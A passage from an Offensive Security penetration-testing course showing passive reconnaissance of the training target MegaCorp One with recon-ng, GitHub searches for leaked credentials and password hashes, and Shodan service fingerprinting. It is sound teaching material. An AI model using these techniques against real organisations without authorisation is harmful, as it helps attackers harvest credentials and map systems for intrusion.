6.5.1.1 Exercise

1. Use Netcraft to determine what application server is running on www.megacorpone.com.

6.6 Recon-ng

recon-ng[149] is a module-based framework for web-based information gathering. Recon-ng displays the results of a module to the terminal but it also stores them in a database. Much of the power of recon-ng lies in feeding the results of one module into another, allowing us to quickly expand the scope of our information gathering.

Let's use recon-ng to compile interesting data about MegaCorp One. To get started, let's simply run **`recon-ng`**:

[149] (Tim Tomes, 2019), https://github.com/lanmaster53/recon-ng

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ recon-ng
[*] Version check disabled.

                                        /\
                                       / \\ /\
    Sponsored by...                  /\  /\/  \\V  \/\
                                    / \\/ // \\\\\ \\ \/\
                                   // // BLACK HILLS \/ \\
                                  www.blackhillsinfosec.com

                 ____   ____   ____   ____ _____ _  ____   ____  ____
                |____] | ___/ |____| |       |   | |____  |____ |
                |      |   \_ |    | |____   |   |  ____| |____ |____
                                  www.practisec.com

                      [recon-ng v5.0.0, Tim Tomes (@lanmaster53)]

[*] No modules enabled/installed.

[recon-ng][default] >
```

Listing 196 - Starting recon-ng

According to the output, we need to install various modules to use recon-ng.

We can add modules from the recon-ng "Marketplace".[150] We'll search the marketplace from the main prompt with **`marketplace search`**, providing a search string as an argument.

In this example, we will search for modules that contain the term **`github`**:

```
recon-ng][default] > marketplace search github
[*] Searching module index for 'github'...

+-------------------------------------------------------------------------------------+
|                        Path                          | Version |     Status    | D | K |
+-------------------------------------------------------------------------------------+
| recon/companies-multi/github_miner                   | 1.0     | not installed |   | * |
| recon/profiles-contacts/github_users                 | 1.0     | not installed |   | * |
| recon/profiles-profiles/profiler                     | 1.0     | not installed |   |   |
| recon/profiles-repositories/github_repos             | 1.0     | not installed |   | * |
| recon/repositories-profiles/github_commits           | 1.0     | not installed |   | * |
| recon/repositories-vulnerabilities/github_dorks      | 1.0     | not installed |   | * |
+-------------------------------------------------------------------------------------+

D = Has dependencies. See info for details.
K = Requires keys. See info for details.
```

Listing 197 - Searching the Marketplace for GitHub modules

Notice that some of the modules are marked with an asterisk in the "K" column. These modules require credentials or API keys[151] for third-party providers. The recon-ng wiki[152] maintains a short

[150] (Tim Tomes, 2019), https://github.com/lanmaster53/recon-ng/wiki/Features#module-marketplace

[151] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Application_programming_interface_key

[152] (Tim Tomes, 2019), https://github.com/lanmaster53/recon-ng-marketplace/wiki/API-Keys

Copyright © Offensive Security Ltd. All rights reserved.

list of the keys used by its modules. Some of these keys are available to free accounts, while others require a subscription.

We can learn more about a module by using **marketplace info** followed by the module name. Since the GitHub modules require API keys, let's use this command to examine the recon/domains-hosts/google_site_web module:

```
[recon-ng][default] > marketplace info recon/domains-hosts/google_site_web

+-------------------------------------------------------------------------------+
| path          | recon/domains-hosts/google_site_web                           |
| name          | Google Hostname Enumerator                                    |
| author        | Tim Tomes (@lanmaster53)                                      |
| version       | 1.0                                                           |
| last_updated  | 2019-06-24                                                    |
| description   | Harvests hosts from Google.com by using the 'site' operator.  |
| required_keys | []                                                            |
| dependencies  | []                                                            |
| files         | []                                                            |
| status        | not installed                                                 |
+-------------------------------------------------------------------------------+

[recon-ng][default] >
```

Listing 198 - Getting information on a module

According to its description, this module searches Google with the "site" operator and it doesn't require an API key. Let's install the module with **marketplace install**:

```
[recon-ng][default] > marketplace install recon/domains-hosts/google_site_web
[*] Module installed: recon/domains-hosts/google_site_web
[*] Reloading modules...
[recon-ng][default] >
```

Listing 199 - Installing a module

After installing the module, we can load it with **module load** followed by its name. Then, we'll use **info** to display details about the module and required parameters:

```
[recon-ng][default] > modules load recon/domains-hosts/google_site_web

[recon-ng][default][google_site_web] > info

      Name: Google Hostname Enumerator
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Harvests hosts from Google.com by using the 'site' search operator. Updates the
  'hosts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info' for details)
```


Copyright © Offensive Security Ltd. All rights reserved.

```
Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][default][google_site_web] >
```

Listing 200 - Using recon/domains-hosts/google_site_web

Notice that the output contains additional information about the module now that we've installed and loaded it. According to the output, the module requires the use of a *source*, which is the target we want to gather information about.

In this case, we will use **`options set SOURCE megacorpone.com`** to set our target domain:

```
[recon-ng][default][google_site_web] > options set SOURCE megacorpone.com
SOURCE => megacorpone.com
```

Listing 201 - Setting a source

Finally, we **`run`** the module:

```
[recon-ng][default][google_site_web] > run

---------------
MEGACORPONE.COM
---------------
[*] Searching Google for: site:megacorpone.com
[*] [host] www.megacorpone.com (<blank>)
[*] [host] vpn.megacorpone.com (<blank>)
[*] [host] www2.megacorpone.com (<blank>)
[*] [host] siem.megacorpone.com (<blank>)
[*] Searching Google for: site:megacorpone.com -site:www.megacorpone.com -site:vpn.meg
acorpone.com -site:www2.megacorpone.com -site:siem.megacorpone.com

-------
SUMMARY
-------
[*] 4 total (4 new) hosts found.
```

Listing 202 - Running a module

The results mirror what we found from the Netcraft DNS search. However, we haven't wasted our time here. Recon-ng stores results in a local database and these results will feed into other recon-ng modules.

We can use the **`show hosts`** command to view stored data:

```
[recon-ng][default][google_site_web] > back

[recon-ng][default] > show
Shows various framework items

Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|po
rts|profiles|pushpins|repositories|vulnerabilities>
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[recon-ng][default] > show hosts

+-----------------------------------------------------------------------------------+
| rowid |         host         | ip_address | region | country |      module      |
+-----------------------------------------------------------------------------------+
| 1     | www.megacorpone.com  |            |        |         | google_site_web |
| 2     | vpn.megacorpone.com  |            |        |         | google_site_web |
| 3     | www2.megacorpone.com |            |        |         | google_site_web |
| 4     | siem.megacorpone.com |            |        |         | google_site_web |
+-----------------------------------------------------------------------------------+

[*] 4 rows returned
[recon-ng][default] >
```

Listing 203 - Show hosts

We have four hosts in our database but no additional information on them. Perhaps another module can fill in the IP addresses.

Let's examine recon/hosts-hosts/resolve with **`marketplace info`**:

```
[recon-ng][default] > marketplace info recon/hosts-hosts/resolve

+-------------------------------------------------------------------------------+
| path          | recon/hosts-hosts/resolve                                     |
| name          | Hostname Resolver                                             |
| author        | Tim Tomes (@lanmaster53)                                      |
| version       | 1.0                                                           |
| last_updated  | 2019-06-24                                                    |
| description   | Resolves the IP address for a host. Updates the 'hosts' table |
| required_keys | []                                                            |
| dependencies  | []                                                            |
| files         | []                                                            |
| status        | installed                                                     |
+-------------------------------------------------------------------------------+

[recon-ng][default] >
```

Listing 204 - Module information for recon/hosts-hosts/resolve

The module description suits our needs so we will install it with **`marketplace install`**:

```
[recon-ng][default] > marketplace install recon/hosts-hosts/resolve
[*] Module installed: recon/hosts-hosts/resolve
[*] Reloading modules...
```

Listing 205 - Installing the resolve module

*An "Invalid command" error may indicate that we are at the wrong command level. If this happens, run **`back`** to return to the main recon-ng prompt and try the command again.*

Copyright © Offensive Security Ltd. All rights reserved.

Once the module is installed, we can use it with **modules load**, and run **info** to display information about the module and its options:

```
[recon-ng][default] > modules load recon/hosts-hosts/resolve

[recon-ng][default][resolve] > info

      Name: Hostname Resolver
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Resolves the IP address for a host. Updates the 'hosts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info' for details)

Source Options:
  default        SELECT DISTINCT host FROM hosts WHERE host IS NOT NULL AND ip_address
IS NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

Comments:
  * Note: Nameserver must be in IP form.
```

Listing 206 - Installing and viewing recon/hosts-hosts/resolve

As is clear from the above output, this module will resolve the IP address for a host.

We need to provide the IP address we want to resolve as our source. We have four options we can set for the source: default, string, path, and query. Each option has a description alongside it as shown in Listing 206. For example, in the "google_site_web" recon-ng module, we used a string value.

However, we want to leverage the database this time. If we use the "default" value, recon-ng will look up the host information in its database for any records that have a host name but no IP address.

As shown in Listing 203, we have four hosts without IP addresses. If we select a "default" source, the module will run against all four hosts in our database automatically.

Let's try this out by leaving our source set to "default" and then run the module:

```
[recon-ng][default][resolve] > run
[*] www.megacorpone.com => 38.100.193.76
[*] vpn.megacorpone.com => 38.100.193.77
[*] www2.megacorpone.com => 38.100.193.79
[*] siem.megacorpone.com => 38.100.193.89
```

Listing 207 - Running recon/hosts-hosts/resolve

Nice. We now have IP addresses for the four domains.

Copyright © Offensive Security Ltd. All rights reserved.

If we **show hosts** again, we can verify the database has been updated with the results of both modules:

```
[recon-ng][default][resolve] > show hosts

+-------------------------------------------------------------------------------------+
| rowid |         host         |   ip_address   | region | country |      module     |
+-------------------------------------------------------------------------------------+
| 1     | www.megacorpone.com  | 38.100.193.76  |        |         | google_site_web |
| 2     | vpn.megacorpone.com  | 38.100.193.77  |        |         | google_site_web |
| 3     | www2.megacorpone.com | 38.100.193.79  |        |         | google_site_web |
| 4     | siem.megacorpone.com | 38.100.193.89  |        |         | google_site_web |
+-------------------------------------------------------------------------------------+

[*] 4 rows returned
```

Listing 208 - Show hosts after multiple modules

6.6.1.1 Exercise

(Reporting is not required for this exercise)

1. Use the recon/domains-hosts/google_site_web and recon/hosts-hosts/resolve modules to gather information on MegaCorp One.
2. Take some time to explore other recon-ng modules.

6.7 Open-Source Code

In the following sections, we will discuss various online tools and resources that can be used to passively search for information. One such source of interesting information are open-source projects and online code repositories, such as GitHub,[153] GitLab,[154] and SourceForge.[155]

Code stored online can provide a glimpse into the programming languages and frameworks used by an organization. In some rare occasions, developers have even accidentally committed sensitive data and credentials to public repos.

The search tools for some of these platforms will support the Google search operators that we discussed earlier in this module.

For example, GitHub's search[156] is very flexible. On GitHub, we will be able to search a user's or organization's repos, but we need an account if we want to search across all public repos.

In a previous module, we identified MegaCorp One's GitHub account.

Let's search that account's repos for interesting information. We can use **filename:users** to search for any files with the word "users" in the name:

[153] (GitHub, 2019), https://github.com/

[154] (GitLab, 2019), https://about.gitlab.com/

[155] (Slashdot Media, 2019), https://sourceforge.net/

[156] (GitHub, 2019), https://help.github.com/en/github/searching-for-information-on-github/searching-code

Copyright © Offensive Security Ltd. All rights reserved.




Figure 30: File Operator in GitHub Search

Our search only found one file - xampp.users. Even with a single result, we may have found something very interesting as *XAMPP*[157] is a web application development environment. Let's check the contents of the file.

[157] (Apache Friends, 2019), https://www.apachefriends.org/index.html

Copyright © Offensive Security Ltd. All rights reserved.




Figure 31: GitHub Search Results

This file appears to contain a username and password hash[158] that could be very useful when we begin our active attack phase. Let's add it to our notes.

[158] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Cryptographic_hash_function#Password_verification

Copyright © Offensive Security Ltd. All rights reserved.




Figure 32: xampp.users File Content

This manual approach will work best on small repos. For larger repos, we can use several tools to help automate some of the searching, such as *Gitrob*[159] and *Gitleaks*.[160] Recon-ng also has several modules for searching GitHub. Most of these tools require an access token[161] to use the source code hosting provider's API.

For example, the following screenshot shows an example of Gitleaks finding an *AWS Client ID*[162] in a file:

[159] (Michael Henriksen, 2018), https://github.com/michenriksen/gitrob

[160] (Zachary Rice, 2019), https://github.com/zricethezav/gitleaks

[161] (GitHub, 2019), https://help.github.com/en/articles/creating-a-personal-access-token-for-the-command-line

[162] (Amazon Web Services, 2019), https://docs.aws.amazon.com/general/latest/gr/aws-sec-cred-types.html#access-keys-and-secret-access-keys

Copyright © Offensive Security Ltd. All rights reserved.




Figure 33: Example Gitleaks Output

Tools that search through source code for secrets, like Gitrob or Gitleaks, generally rely on regular expressions[163] or entropy[164] based detections to identify potentially useful information. Regular expressions are a predefined search pattern. They are particularly useful for searching through a body of text for variations of commonly used passwords. Entropy-based detection, on the other hand, attempts to find strings that are randomly generated. The idea here is that a long string of random characters and numbers is probably a password. Regardless of how a tool searches for secrets, no tool is perfect and they will miss things that a manual inspection might find.

6.7.1.1 Exercise

1. Search Megacorpone's GitHub repos for interesting or sensitive information.

6.8 Shodan

As we gather information on our target, it is important to remember that traditional websites are just one part of the Internet.

Shodan[165] is a search engine that crawls devices connected to the Internet including but not limited to the World Wide Web. This includes the servers that run websites but also devices like routers and IoT[166] devices.

[163] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Regular_expression

[164] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Password_strength#Random_passwords

[165] (Shodan, 2019), https://www.shodan.io/

[166] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Internet_of_things

Copyright © Offensive Security Ltd. All rights reserved.

To put it another way, Google and other search engines look for web server content, while Shodan searches for Internet-connected devices, interacts with them, and displays information about them.

Although Shodan is not required to complete any material in this module or the labs, it's worth exploring a bit. Before using Shodan we must register a free account, which provides limited access.

Let's start by using Shodan to search for **`hostname:megacorpone.com`**:




Figure 34: Searching MegaCorp One's domain with Shodan

In this case, Shodan lists the IPs, services, and banner information. All of this is gathered passively without interacting with the client's web site.

This information gives us a snapshot of our target's Internet footprint. For example, there are eight servers running SSH and we can drill down on this to refine our results by clicking on *SSH* under Top Services.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 35: MegaCorp One servers running SSH

Based on Shodan's results, we know exactly which version of OpenSSH is running on each server. If we click on an IP address, we can retrieve a summary of the host.

Copyright © Offensive Security Ltd. All rights reserved.

